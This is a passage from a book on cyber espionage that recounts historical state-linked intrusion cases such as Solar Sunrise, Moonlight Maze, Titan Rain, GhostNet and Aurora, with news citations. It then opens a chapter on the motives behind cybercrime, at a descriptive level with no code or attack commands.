Getting out unscathed and uncompromised is as important in APT-based attacks as it is in traditional physical scenarios. The extraction is as important as the insertion—no one wants to get hurt and everyone wants to go home. In cyber security scenarios where the goal of an SMT is to ensure implementation, entrenchment, identification and collection of information and intelligence, and its exfiltration all done in a secure manner, one would be hard-pressed to argue against the importance of the extraction. One's ability to extract without notice or giving oneself away is of paramount importance.

The ability to employ stealth is of vital importance. During extraction—whether it is the initial extraction or successive extraction—stealth, the ability to remain covert, cannot be overemphasized. This stealthy quality, when coupled with other aspects of SMTs, increases the difficulty (as we have already discussed), exponentially. This is exactly why the authors and architects behind and responsible for attacks driven by APTs are (and have continued to be), tirelessly working on employing advanced methods of obfuscation and suppression to their solutions.

Delivery

Ultimately, the end game with all SMTs is the unfettered, successful delivery of the target information or intelligence to those responsible for the attacks or their clientele. Delivery in the realm of the SMT has advanced in both concept and execution just as we have seen in other areas. It continues to do so, whether or not we wish to recognize it or not. The manners in which these advances occur are as varied as the types of SMTs and uses identified.

Examples of Compromise

Over the last 12 years, examples of compromise tying back to APTs have become more and more frequent. Responses to the apparition of the "APT" have varied from dismissive, to disbelief, to questionably informed paranoia, to the less common but most appropriate, educated and coherent understanding of the problem at hand. The information security industry, the media, enterprises, and individuals all fall within this spectrum. In many cases, there was no acknowledgment, or perhaps more accurately, little acknowledgment if any at all, until well after their identification, verification, and the conclusion of the investigation. The United States Intelligence community and Department of Defense (DoD) communities are still actively investigating at least one case, Moonlight Maze. In this case, as we shall learn in the following section, there is little to no speculation with respect to its reality and existence. (We discuss and describe this case and others like it in the following section.) It is important to note that in most cases, information pertaining to the presence or existence of an APT (regardless of its status in terms of verification and investigation) is kept confidential and private by the parties having been affected and those performing the investigation.

Many reasons for doing so (whether due to ethics, morality, or legality) can be cited, all of which must be examined against state, federal, and international law. As such, care must be given and maintained throughout these processes and maintained at all times.

Five Names in Threats You Should Know

Solar Sunrise

In 1998, the United States DoD took a bold step forward into the cyber frontier by establishing the first of its units with a dedicated mission to combat cyber threats. This unit, initially known as the Joint Task Force-Computer Network Defense, and its primary reason for existence were to demonstrate that the need for a new approach and attitude toward emerging threat vectors, in particular those associated with cyberspace, was required by the DoD and its affiliates.[5] The attitude adjustment came in the form of two key operations:

- Exercise Eligible Receiver 97
- An unnamed cyber attack originally thought to be the work of Iraqi agents in 1998

[5] *www.cdi.org/terrorism/cyberdefense-pr.cfm*

These exercises served to demonstrate that in addition to being able to inflict a great degree of damage against DoD computer systems and networks, it was also possible to capitalize on non-DoD systems in order to exploit vulnerabilities and thus render nations vulnerable to, and in some cases, potentially helpless against, advanced cyber attacks. Eligible Receiver 97 was directed and overseen by the Chairman of the Joint Chiefs of Staff and run from June 9 through June 13, 1997.[6] It was the first-of-a-kind large scale, zero warning, military field exercise designed to test the United States' ability to respond to an attack on both U.S. civilian and military infrastructure. The operational exercises focused emphasis on key elements of civilian infrastructure such as the following:

- Critical infrastructure (namely power) organizations
- Communications corporations
- Defense Information System targets within the Pentagon, the Joint Chiefs of Staff, Defense Intelligence Agency, Central Intelligence Agency, and other ancillary agencies and commands

Vulnerabilities exploited included but were not limited to the following:

- Weak passwords
- Operating system vulnerabilities
- System configuration anomalies
- Weak user awareness and operational security cognizance
- Sensitive data posted to publicly accessible Web pages
- Poor operator training

Additionally, the National Security Agency (NSA) commanded a "Red Team," which possessed no sensitive internal information, yet was able to successfully inflict a great deal of simulated damage because of the time it took to properly execute reconnaissance of targets of interest.[7]

The lessons learned as a result of Exercise Eligible Receiver 97 were profound. It was proven to the Joint Chiefs of Staff and other high-ranking officials in the United States DoD and Intelligence Community that significant flaws and vulnerabilities existed not only in the systems that powered them but also in personnel.[8] Although the evidence was there to warrant change, the change would come too late as in 1998 the United States would face for the first of what can arguably be considered a series of high-profile cyber attacks known as Solar Sunrise.

[6] *www.globalsecurity.org/military/ops/eligible-receiver.htm*

[7] *www.infosecnews.org/hypermail/9804/0217.html*

[8] *www.fas.org/irp/congress/1999_hr/99-02-23hamre.htm*

Solar Sunrise presented an all too real threat and adversary to the people and government of the United States of America. It verified the vulnerability demonstrated in Exercise Eligible Receiver 97, yet unlike that operation which was a military and intelligence community field grade operational event this was an actual event of interest. An unplanned, unapproved event was taking place via a still relatively new communications medium which was now steadily becoming available to allies and adversaries alike the world over. Prior to this event, the concept of large-scale compromise, infiltration, and extraction of data from systems and networks belonging to the United States of America was largely academic, although probable enough to warrant exploratory exercises such as those conducted in Exercise Eligible Receiver 97. The potential for hostile adversarial groups and Nation States to purposefully disrupt or influence the state of the United States of America through the manipulation of information systems and networks was not only attractive but also possible. It was seen as an equalizing factor leveling the playing field for all globally.

In February 1998, a series of attacks were detected beginning on the 1st of the month and continuing on through the 26th of the month. During this period, approximately 11 attacks were launched on various targets belonging to the United States Navy, United States Marine Corps, and United States Air Force, respectively.[9] The attacks were predominantly directed toward machines running the Sun Microsystems Operating System *Solaris* and were classified as denial of service (DoS). The attacks all followed the same attack pattern and profile:

1. Network address space enumeration to determine the presence of a vulnerability
2. Exploitation of the vulnerability
3. Deployment of a malicious program (in the case of Solar Sunrise a sniffing program) to gather data
4. Return to the compromised hosts to gather collected data followed by exit

Given that the attacks were taking place in close proximity to the United States' intended timeframe for possible combat missions in Iraq, an interagency investigation involving the United States Air Force, United States Navy, United States Marine Corps, United States Army, National Aeronautic and Space Agency, National Security Agency, Department of Justice, Federal Bureau of Investigations, and the Central Intelligence Agency

[9] *www.globalsecurity.org/military/ops/solar-sunrise.htm*

ensued with several court orders being issued in an expeditious manner. Eventually, the investigations led to two California teenagers and an 18-year-old Israeli boy.[10] Although none of the systems exploited was classified, it was argued by investigators and prosecutors that the disruptions could have been used to immobilize DoD communications systems, rendering the nation and its fighting forces at a definitive disadvantage should they be called into combat in the middle east.[11] As a result of the DoS attacks associated with Solar Sunrise, the DoD chose to move quickly to improve areas of weakness noted in the investigation. The DoD strove to improve operational security by the following measures:

- Increasing situational awareness via the implementation of a 24-hour watch center
- Implementation of intrusion detection systems on critical nodes and segments
- Mature computer emergency response teams (CERT)
- Robust contingency planning
- Greater degrees of communication with the FBI's National Infrastructure Protection Center and other law enforcement agencies (LEA)

The United States DoD continued to face cyber driven computer infiltration challenges beyond the scope of routine computer viruses and relatively unsophisticated hacker attacks. As we shall see in the next section, although precautions were taken to reduce the attack surface noted by various organizations within the United States government (DoD, State Department, NASA, Pentagon, etc.), compromise, exploitation, and extraction of data continued at an alarming rate.

Moonlight Maze

Moonlight Maze is the code name given to a highly classified incident believed by many experts in both information security and intelligence to be the longest lasting example of an advanced persistent cyber attack in history to date.[12] Researchers and security experts alike first became aware of the incident in the spring (March) of 1998.[13] Officials of the United State government noticed anomalous activity occurring in restricted network

[10] *www.theregister.co.uk/2001/06/15/solar_sunrise_hacker_analyzer_escapes/*

[11] *www.globalsecurity.org/military/ops/solar-sunrise.htm*

[12] *www.pbs.org/wgbh/pages/frontline/shows/cyberwar/warnings/*

[13] *www.prnewswire.com/news-releases/newsweek-exclusive-were-in-the-middle-of-a-cyberwar-74343007.html*

environments. Systems within the Pentagon, National Aeronautics and Space Administration (NASA), the Department of Energy (DOE), Weapons Laboratories, and universities throughout the United States were affected by precise targeted efforts occurring over elongated periods of time. This was markedly different than what had been noted in previous attacks of a similar nature such as Solar Sunrise that preceded Moonlight Maze.[14,15,16] Once it had been detected, it was evident to those conducting incident response and analysis (IR) that the threat was focusing on predominantly sensitive yet unclassified information and systems hosting such data. Incident response teams noted on conducting lengthy analysis of the data and affected systems, that the attack had been on going for nearly two years! This was noteworthy, given the nature of the systems and the organizations in which they were located. According to the news media organization FRONTLINE, sources indicated that the alleged invaders had been making their way through thousands upon thousands of files including a variety of data such as the following:

- Maps of military installations
- Troop configurations
- Military hardware designs

Theories arose in abundance regarding the attribution and origins of the attacks although nothing of a substantial nature was presented. Michael Vatis, the director of the FBI National Infrastructure Protection Center said that the intrusions appeared to have originated in Russia[17] although the evidence was deemed circumstantial at best. The consensus seemed clear however that the attacks were of a structured type and most likely originated outside Moscow. What troubled representatives of the collective environments most about the attack was the "magnitude of the extraction."[18] The impact of Moonlight Maze on the day-to-day operations and comfort levels of the environments affected, in addition to the sentiment in Washington, was obvious and profound. Republican Senator Jon Kyl of Arizona chairing a Senate subcommittee hearing investigating Moonlight Maze noted that it was an event of

[14] *www.globalsecurity.org/military/ops/solar-sunrise.htm*

[15] *www.sans.org/top20/2000/*

[16] *www.theregister.co.uk/2001/06/15/solar_sunrise_hacker_analyzer_escapes/*

[17] *http://articles.sfgate.com/1999-10-07/news/17704035_1_russia-based-intelligence-gathering-operation-officials-government-s-unclassified-networks-moonlight-maze*

[18] "It is the magnitude of the extraction that is alarming to us," Arthur Money, Assistant Secretary of Defense for Command, Control, Communications, and Intelligence, said in an interview. The hackers, he noted, "can get insight into sensitive operations" even from unclassified files.

extraordinary significance but certainly not a solitary example. The recognition that Moonlight Maze was but one of many events in 1997 that the people of the United States and its government should be concerned with was quite poignant. As a result of the discovery and investigation of the attack, the Pentagon had ordered $200 million dollars in new cryptographic equipment in addition to having upgraded its intrusion detection solutions and firewalls. These measures were taken to strengthen the risk posture of NIPRNET although their effectiveness would come under scrutiny at later dates as we shall see later in this chapter. Moonlight Maze accentuated serious vulnerabilities found within systems and networks belonging to the United States of America. Many of these systems played key roles in portions of network infrastructure deemed critical by authoritative bodies within the DoD, DOE, and Department of Justice (DoJ) among other federal agencies and departments. Utilizing attack profiles similar to those described in the Solar Sunrise case, attackers were able to carry out the following tasks:

- Enumerate the network address space
- Scan for vulnerabilities
- If successful in identifying them, exploit them delivering a malicious payload—in this case a backdoor program enabling the attackers to reenter the system at their leisure in order to identify them
- Gather and remove data
- Conduct other probing activities (some resulting in the destruction of file and system structures)

To date, Moonlight Maze is still being actively investigated by United States Intelligence Agencies.

Titan Rain

No discussion of state sponsored cyber attacks would be complete without discussing the story of Titan Rain and Shawn Carpenter. Neither of these is a household term although in information security and intelligence communities you would be hard-pressed to find someone who had not heard of one or both. Shawn Carpenter is a citizen of the United States of America, a United States Navy (USN) veteran, whistleblower (Mr. Carpenter was previously employed by Sandia National Laboratories when his adventure began), and a hero. Shawn Carpenter was instrumental in tracking down the points of origin for the attacks commonly referred to as Titan Rain today. In 2003, Shawn Carpenter was an employee of Sandia National Laboratories where he worked as a network analyst focusing on security breaches within the Sandia network infrastructure. Like most analysts whose work sees them engulfed by packet captures, trace analysis, and behavioral patterns, Mr. Carpenter performed his work in a vigilant manner on behalf his employer and his country. Sandia National Laboratories had a mission of critical importance to the United States of America. Much of the Nation's (the United States') nuclear arsenal was designed there, along with a great deal of advanced energy and military research and development. The work conducted there was of paramount importance and required a dedicated mission-oriented staff to ensure that it remained free from obstruction and threat. In late 2003, Mr. Carpenter had been asked to undertake another mission which was perhaps his most important to date.[19] It would see him cross the globe via the information highway taking him to faraway locations in order to establish attribution of foreign entities who had taken it on themselves to explore, compromise, exploit, and extract data from networks like and including those of Sandia National Laboratories.

The mission Mr. Carpenter would assume would see his nights and weekends disrupted for months on end as he tirelessly pored over data armed with coffee and Nicorrette gum.[20] His work would see him track a group of alleged Chinese cyber spies bent on gaining deeper access inside American networks while remaining unfettered. He monitored their communications, hidden in the darkness of chat rooms, forums, and covert communications channels recording as much data for future analysis as possible on behalf of his *other* employers, the United States Army and later the FBI. Mr. Carpenter first became aware of this group of alleged Chinese cyber spies while aiding in the investigation of a breach incurred by defense industrial base (DIB) firm, Lockheed Martin in September 2003. Several months later, Mr. Carpenter would note that an attack with a familiar signature was seen on the Sandia National Laboratories network. After looking into the event more deeply, Mr. Carpenter compared his findings with the findings of a trusted colleague in the United States Army. Both sets of data concluded which a very sophisticated, methodical initiative was underway which was targeting sensitive data contained within network environments deemed sensitive and restricted by the United States Government. These networks housed intelligence related to research and development initiatives, military bases and institutions, DIB contracting firms such as

[19] *http://searchsecurity.techtarget.com/news/column/0,294698,sid14_gci1127062,00.html*

[20] *www.time.com/time/magazine/article/0,9171,1098961,00.html*

Lockheed Martin, and various aerospace corporations. The attacks were worthy of note and on later investigation were referred to as elegant in their execution. The attackers were well-versed in system architecture and careful in their actions. They sought out hidden portions of hard drives and attempted to aggregate as much data as possible in compressed file structures in order to transmit them in an expeditious manner to drop zones located in South Korea, Hong Kong, and Taiwan prior to forwarding the data on to mainland China.[21,22] Their execution was flawless; perfect in all ways. Their escapes were always nonevents; quiet without drawing attention to themselves or their points of egress. They were meticulous in cleaning up after themselves, taking care to remove any telltale signs or fingerprints left behind on the systems that they had compromised. They were sly, leaving behind on all systems enumerated and added to their Web of compromised hosts virtually undetectable beacons that allowed them to reenter a given host without fanfare at will. Their attacks were clean and swift averaging approximately 10–30 minutes per attack. Mr. Carpenter noted that they never made a mistake and took every measure possible to fend off prying eyes. To a security analyst like Shawn Carpenter, the temptation to give chase to these unknown and unwelcome “visitors” to his network and the networks of the United States of America proved quite strong and so he began tracking them globally. His efforts eventually led him to tracking the group to their geographic point of origin in the southern province of Guangdong.[23]

In Washington D.C, officials remained noticeably quiet with respect to Titan Rain for several years stating only that details related to the case were considered classified. *Time* magazine was able to confirm that at least three high-ranking officials in government positions considered the breaches outlined in the work conducted by Shawn Carpenter to be serious.[24] A great degree of speculation ensued on the disclosure of the breaches and compromises identified by Mr. Carpenter. The FBI began formal inquisition and investigation into the possibility that the attacks were in fact state sponsored by the government of the People’s Republic of China although many still remain noncommittal with respect to the attribution of the attacks. Many

[21] *www.breitbart.com/article.php?id=051212224756.jwmkvntb&show_article=1*

[22] *http://csis.org/publication/computer-espionage-titan-rain-and-china*

[23] *www.time.com/time/magazine/article/0,9171,1098961,00.html*

[24] *www.time.com/time/magazine/article/0,9171,1098961-2,00.html*

researchers and members of both law enforcement and the intelligence community have debated and continue to debate the involvement of the People's Republic of China in these activities citing the voluminous numbers of insecure workstations and servers that are used on a continuous basis by cyber actors of various denomination to accomplish their agendas.[25,26] China's State Council Information Office has gone on record as saying that the allegations are irresponsible and unfounded.[27] Despite the official U.S. silence, several government analysts who protect the networks at military, nuclear-lab, and defense-contractor facilities still maintain that Mr. Carpenter was correct and that Titan Rain is among the most pervasive cyber espionage threats that U.S. computer networks have ever faced. We now know that this unit has grown and rivals a United States Army Brigade in standing troop strength. Examples of the types of information that was compromised and extracted includes the following:[28]

1. Aerospace documentation
2. Hundreds of detailed schematic drawings related to propulsion systems, solar paneling, and fuel tanks for the MARS Reconnaissance Orbiter
3. Falconview 3.2 flight planning software used by the United States Army and United States Air Force

The People's Liberation Army of the People's Republic of China announced the formal creation of "information warfare units" at the 10th National People's Congress in 2003. General Dai Qingmin[29,30,31] said that Internet attacks would run in advance of any military operations executed by the People's Liberation Army in order to cripple their enemies while creating fear and confusion. Additionally, he and other Chinese Generals conveyed to that audience and others subsequently that there were six core elements necessary to invoke information warfare successfully:

1. Mastery of operational security
2. Military deception

[25] *www.computerworld.com/s/article/105585/Guard_against_Titan_Rain_hackers?taxonomyId=17&pageNumber=1*

[26] *www.heritage.org/research/reports/2007/05/chinas-quest-for-a-superpower-military*

[27] *www.time.com/time/magazine/article/0,9171,1098961-2,00.html*

[28] *www.futureintelligence.co.uk/content/view/85/63/*

[29] *www.scribd.com/doc/2196587/Cyber-Warefare* Cyber-Warfare An Analysis of the Means and Motivations of Selected Nation States

[30] *www.ists.dartmouth.edu/docs/cyberwarfare.pdf*

[31] *www.rand.org/pubs/monographs/2006/RAND_MG340.pdf*

3. Psychological warfare
4. Mastery of electronic warfare and security
5. Computer network warfare
6. Physical destruction

In 2007, activity associated with the People's Liberation Army's cyber-warfare units was noted in Germany and the United Kingdom. Both examples were considered logical extensions of what originated as Titan Rain.[32]

Compromise of the United States Power Grid and Critical Infrastructure

In March of 2005, Patrick H. Wood[33] III had much on his mind. Wood, who is the former Chairman (then the Chairman) of the Federal Energy Regulatory Commission (FERC), had warned the top executives within the electricity industry in a private meeting held in January (only three months prior) that much more emphasis and care needed to be placed on cyber security within their areas of responsibility. In March of 2005, Wood experienced what many would consider a terrifying event.[34] He was invited to the DOE's Idaho National Laboratory for a private demonstration. It was a demonstration that would support the assertions he conveyed to utility corporation executives just three months earlier. So compelling was the demonstration which Wood witnessed that after the fact, he increased his efforts and those of his office in increasing awareness and education about cyber security. The demonstration was a simulation of what could occur if a skilled attacker were to compromise the national power grid. Now, what is interesting about this is that it occurred well after both Black Ice and Blue Cascade during the period 2001–2003 in the Pacific Northwest. Via the demonstration, Wood learned the following:

1. The Internet-based business-management systems in use at the time were highly susceptible to attack
2. On compromising them, an attacker could take control of other systems—systems that control the utility operations environment

[32] *www.guardian.co.uk/technology/2008/mar/06/hitechcrime.uksecurity; www.washingtonpost.com/wp-dyn/content/article/2005/08/24/AR2005082402318.html*

[33] *www.cra.org/govaffairs/blog/archives/cat_security.html*

[34] *www.washingtonpost.com/ac2/wp-dyn/A25738-2005Mar10?language=printer*

3. On gaining access and entry, the attackers could, via the escalation of privileges and exploitation of system vulnerabilities, accomplish the following:
   a. Attackers could cut off the supply of oil to the turbine powered generators—the same generators that produce electricity
   b. Cause destruction of the equipment and potentially the facility as a result

Ken Watts,[35] an employee of Idaho National Laboratory at the time who witnessed the demonstration confirmed the results and the realities presented by the events of that day. When later asked about the events of that day and the impact they had on him, Watts had only this to say, "I wished I'd had a diaper on."[36] A powerfully concise and descript message, one that should have been paid more heed. One might think that on receiving information of that nature the FERC would have immediately begun taking steps to address these issues. However, it would not end there. In August of 2007, Scott Lunsford,[37] a security researcher working with IBM Internet Security Systems successfully compromised a nuclear power station. Initially he was told that it would be impossible to do as the infrastructure, he was assured, was not Internet facing. The plant owners were wrong. By the conclusion of the first day, Lunsford had penetrated the network. Within one week's time he and his team were controlling the nuclear power plant. Obviously, this was a major problem, which foreshadowed others to come. What Lunsford identified were flaws, which would be noted in a report released by the United States Federal Government in the April of 2009. The report was generated and released by the United States Government after completing a full audit of the national power grid infrastructure.

It was the first time that commercial power and utilities companies gave the United States Government permission to conduct such an audit. The results were shocking and provided a grave look into the state of critical infrastructure within the United States in addition to the use and prevalence of APTs sourced by many entities, for the express purpose of deep compromise of the environment.

[35] *www.washingtonpost.com/ac2/wp-dyn/A25738-2005Mar10?language=printer*

[36] *www.washingtonpost.com/ac2/wp-dyn/A25738-2005Mar10?language=printer*

[37] *www.forbes.com/2007/08/22/scada-hackers-infrastructure-tech-security-cx_ag_0822hack.html*

The report revealed that the Nation States involved included the following:

1. The People's Republic of China (People's Liberation Army)—may be a continuation of effort known as "Titan Rain"
2. Russians
3. Estonians
4. Other nondisclosed entities

What made the report both chilling and infuriating was that in addition to the presence of foreign entities within critical infrastructure of the United States of America (later confirmed by former CIA staff officers), it was pervasive throughout the United States. It was not localized to one region or Power Company but gross in its scope and penetration across utilities (e.g., electric, natural gas, water, etc.). Furthermore, the report revealed the presence of what authorities at the time referred to as "calling cards," which were later disclosed as being rootkits and backdoors; classic elements and attributes of APT based attacks. 2009 would quickly become the year of the APT and our next example demonstrates this just as clearly as its predecessors.

Byzantine Foothold ("Ghost Net")

On March 29, 2009, the details of what would become one of the most, if not the most, talked about example of APT activity in recent history were released via a story in *The New York Times*. The history of this particular attack is intriguing and its depth and breadth are impressive to say the very least. The target of interest was the Office of the Dalai Lama (the Tibetan government in exile), which was, at the time, located in Dharamsala, India. Suspecting that they were the unwitting victims of espionage, the representatives of the Tibetan Government engaged a group of third-party investigators, the Infowar Monitor (IWM). The team comprised researchers from Secdev Group, and other consultancies and research bodies. The results were quite shocking and revelatory.

Compromised systems were identified in 103 countries the world over including systems in the embassies of India, South Korea, Indonesia, Romania, Cyprus, Malta, Thailand, Portugal, Germany, and Pakistan in addition to the Office of the Prime Minister of Laos. In addition to these national embassies, financial institutions within the region were also compromised leading to approximately 1295 hosts having been compromised and identified. Estimates suggested the progression of the attack saw about a dozen computers being attacked on a weekly basis. The attackers in question did not engage with advanced next generation or designer malware. In fact, they engaged their targets after conducting rigorous reconnaissance and assessment of the target environment and were able to use commonly obtainable tools in order to accomplish their goals. Voluminous amounts of data were accessed and harvested by the assailants. Email traffic had been siphoned out of the target hosts while conversations were eavesdropped on using listening and recording devices via integrated microphones and/or Webcams.

Google China Attacks ("Aurora")

The importance of this specific SMT, which was categorized as an APT, by McAfee Avert Labs was the first real public use case of a specific attack that would have been typically directed at a public sector entity. This attack was very sophisticated and targeted Silicon Valley's high-tech firms. The attackers used vulnerability in the IE Web browser that allowed them to send an encrypted payload to the targeted host on visiting a given Website. Once the code was executed, it would then set up a covert SSL connection in order to transmit various types of data out of the network. This attack introduced a new class of attack that the mainstream security community thought was new but had been plaguing the public sector and other high profile industry verticals for decades. Up until Aurora, many security vendors didn't address APTs nor did they talk about them openly. In the case of Aurora, the attackers used multiple vectors that were very sophisticated and required many point security solutions to work together in order to deny the attack. As APTs evolve into SMTs, the security industry is going to have to change a lot of their detection capabilities to include deep packet inspection and the ability to discover covert channels quicker.

Next-Generation Techniques and Tools for Avoidance and Obfuscation

Modern malicious code and content is experiencing rapid-fire change; change occurring at a pace that has not been seen or identified in the past. With respect to these changes, it is important to understand what is occurring with respect to new developments and techniques developed expressly for the detection of signature-based malicious code mitigation solutions, and their avoidance (Figure 9.2).

Some information security researchers and analysts believe that as time progresses, this avoidance capability will supersede




Figure 9.2 Unique Malware samples as seen by AV-Test.org.

(and perhaps already has done so to a certain extent) the traditional solutions, thereby forcing the hand of innovation once more. Additionally, obfuscation techniques such as the inclusion of crypto-packs have been noted as becoming more common in our research and research of others. The consensus is that the inclusion of encrypted malware, complete with the ability to decompress and decipher itself, will continue to rise as well, aiding in the ushering in of a new era in both next-generation threats and our ability to detect them.

Summary

In this chapter, we discussed one of the most advanced and sophisticated attack classes called APTs. We decided to pull APTs into what we are calling SMTs with very well-defined elements that allow you to really understand the depth and breadth of the worst attack class known to date. It was also important to illustrate the various use cases as you might recognize that they involved a number of methods dealing with various state sponsored intelligence activities we've discussed throughout the book. Additionally, and more importantly, you will also encounter a number of correlations as a number of the methods associated with many other topics we have talked about are being leveraged to carry out cybercriminal activity.

References

Graham, B., 2005. Hackers attack via Chinese Web sites.washingtonpost.com. Retrieved August 31, 2010, from *www.washingtonpost.com/wp-dyn/content/article/2005/08/24/AR2005082402318.html*

Greenberg, A., 2007. America's hackable backbone. Forbes.com. Retrieved August 31, 2010, from *www.forbes.com/2007/08/22/scada-hackers-infrastructure-tech-security-cx_ag_0822hack.html*

Hensel, C., 2010. Security. Computing Research Association. Retrieved August 31, 2010, from *www.cra.org/govaffairs/blog/archives/cat_security.html*

Johnson, B., 2008. Nato says cyber warfare poses as great a threat as a missile attack. The Guardian. Retrieved August 31, 2010, from *www.guardian.co.uk/technology/2008/mar/06/hitechcrime.uksecurity*

Rushkoff, D., 2010. Google hack attack was ultra sophisticated, new details show. Wired.com. Retrieved August 31, 2010, from *www.wired.com/threatlevel/2010/01/operation-aurora/*

This page intentionally left blank

10

EXAMPLES OF COMPROMISE AND PRESENCE OF SUBVERSIVE MULTIVECTOR THREATS

INFORMATION IN THIS CHAPTER

- Black, White, and Gray: Motives and Agendas of Cyber Actors with Respect to Cybercrime and Espionage
- Onion Routed and Anonymous Networks
- WikiLeaks
- Project Aurora

Introduction

Thus far, we have discussed a multitude of ideas and concepts pertaining to subversive multivector threats (SMTs). We have discussed the origin of these threats on the global stage describing them in detail on the basis of their criminal and intelligence-driven activities. In doing so, we have explored examples of exploitation stemming from the ancient to the modern times, paying special attention to those that introduced the exploitation of purpose-built technology for criminal profit. We have examined the impact that regulatory acts and standards bodies have had in encouraging exploitation and compromise, while discouraging these activities often in the same breath. Furthermore, we have dealt deeply, marking a swift descent into the realm of state-sponsored intelligence types, criminal syndicates, as well as national and subnationally sponsored organizations. Additionally, we have introduced taxonomy and terminology that we believe accommodate and integrate subordinate terms in a meaningful way, while allowing for much growth and collaboration, that is, the SMT. In Chapter 9 we discussed the ways in which the industry refers to well-noted yet not so well-known (until very recently) cyber attacks known as *advanced persistent threats* (APTs). Our goal in Chapter 9 was to argue for and on behalf of a method for compartmentalizing APTs along with other terms such as *advanced persistent adversaries* (APAs) in our proposed taxonomy, the SMT.

We discussed what we believe to be the seven characteristics of SMTs, while attempting to introduce each of them succinctly and provide brief examples. Thus far, we have addressed examples from the intelligence community (IC), Department of Defense (DoD), defense industrial base (DIB), and energy communities, identifying similarities and differences among the cases presented, all with the intention of educating the reader on the topics being presented. Cybercrime and espionage are areas of study that the authors feel strongly demonstrate an evolution of agenda and opportunism. It is our belief that more notable organized criminal elements the world over have made the leap into the cyber realm recognizing the diversity of opportunities presented by it for more than a decade.[1,2]

Black, White, and Gray: Motives and Agendas of Cyber Actors with Respect to Cybercrime and Espionage

The infamous American bank robber, Willie Sutton, is believed to have said on being apprehended, after a long spree of bank robbing, that he robbed banks "because that's where the money is."[3] Regardless of whether you believe this story about Mr. Sutton or not (he himself denied having said this later in life in his autobiography, although he did acknowledge that had he been asked he would have said that and much more!), it is important to note the underlying significance of the statement.

Why do criminals do what they do? It is because ultimately, whether it is robbing banks at gunpoint or undermining economies via subversive technological activity, there is money (or profits) to be made. Evidence of this abounds. For example in Russia, in 2009, Russians committed more than 17,500 acts

[1] *www.ncjrs.gov/App/Publications/abstract.aspx?ID=191389*

[2] *www.bloomberg.com/news/2010–10–05/russian-cybercrime-thrives-as-soviet-era-schools-spawn-world-s-top-hackers.html*

[3] *www.fbi.gov/about-us/history/famous-cases/willie-sutton/willie-sutton/*

of cybercrime, an increase of 25% from 2008 according to the Russian Interior Ministry.[4,5,6]

Ours is a real world. It is not for the faint of heart. It is not explicitly good, nor is it explicitly bad but rather an amalgamation, a world of shades of gray. This is true for all aspects of our world, including the dominion of information security and its practitioners. Within our world there are gray areas, and though there are smartly defined "black hats" and "white hats" there also exists a world that caters to both, the world of the "gray hat." It is within this world that we find ourselves spending a great deal of time in study and analysis. Motives here tend to be ambiguous and, as a result, contribute to the challenges associated with attribution. This is a world that inspires many areas of study. Some of the subordinate aspects of study here include, but are not limited to the following:

- Research and development
- Tactics and strategy
- Tools
- Motives
- Illicit areas of profitability
- Weaponization of malware

There are myriad data sources, cases, legal arguments (national and international), geopolitical amendments, and law enforcement challenges associated with the gray areas that most people would prefer not to acknowledge. Whether white, black, or gray, these areas require advanced comprehension and understanding of tactics and techniques, in addition to the motivations and lengths to which cybercriminals and syndicates are willing to go in order to ensure their business interests remain profitable, consistent, and unfettered by security researchers, law enforcement, or national agencies. Additionally, the study of these activities requires dedication, strength, and watchfulness. The willingness to maintain the courage of one's convictions in order to obtain and leverage the intelligence gathered for the greater good is paramount and, in reality, one of the most important traits that a researcher who elects to focus on this space and the subject matter we are

[4] *www.mvd.ru/news/*

[5] *http://translate.google.com/translate?hl=en&sl=ru&u=http://www.mvd.ru/news/&ei=agmzTIHpHMS8nAfM_Ij0BQ&sa=X&oi=translate&ct=result&resnum=1&sqi=2&ved=0CCEQ7gEwAA&prev=/search%3Fq%3Dhttp://www.mvd.ru/news/%26hl%3Den%26prmd%3Div*

[6] *www.bloomberg.com/news/2010–10–05/russian-cybercrime-thrives-as-soviet-era-schools-spawn-world-s-top-hackers.html*

discussing can have. Ours is an area of study that is focused on a fluid, intangible focal point; ever changing and dynamic; well-established, informed, and trained; and ready to act out singularly or in concert. It is not for the faint of heart or for the unprepared mind. This area of information security study (which of course is also part of the greater body of knowledge and research dedicated to criminology) deals with subject matter and activity such as the following:

- Extortion/protection rackets
- State sponsored/cyber terrorist/cyber mercenary activity
- Cargo heists/hijacking
- ATM/credit card fraud (carding)
- Fraud
- Online gaming, gambling, racketeering
- Money laundering
- Theft of property/identity
- Sex and pornography
- Confidence scams
- Trafficking in criminal contraband/fencing of stolen property
- Counterfeiting of currency/legal tender
- Manufacturing and sale of counterfeit goods
- Illegal substances
- Human smuggling

When taking into consideration the illicit cybercriminal activities described above, it should come as no surprise to anyone that there is a vast amount of money to be made. Recent estimates suggest that the cybercrime on a global scale is a 105 billion USD industry, far exceeding the revenues associated with the global drug trade.[7,8] That profitability and economic superiority is the key motivator associated with this activity should come as no surprise in today's world. Look around and ask yourself what is for sale? The answer is EVERYTHING!

- Social Security numbers
- National security and residency numbers for non-U.S. nationals
- Birth certificates
- Passports
- Drivers license
- Payment card information
- Banking account information and personal securities account information

[7] *www.itu.int/ITU-D/cyb/cybersecurity/docs/itu-understanding-cybercrime-guide.pdf* cyber-crime on a global scale is a 105 billion USD.

[8] *www.itu.int/ITU-D/cyb/cybersecurity/projects/cyberlaw.html*

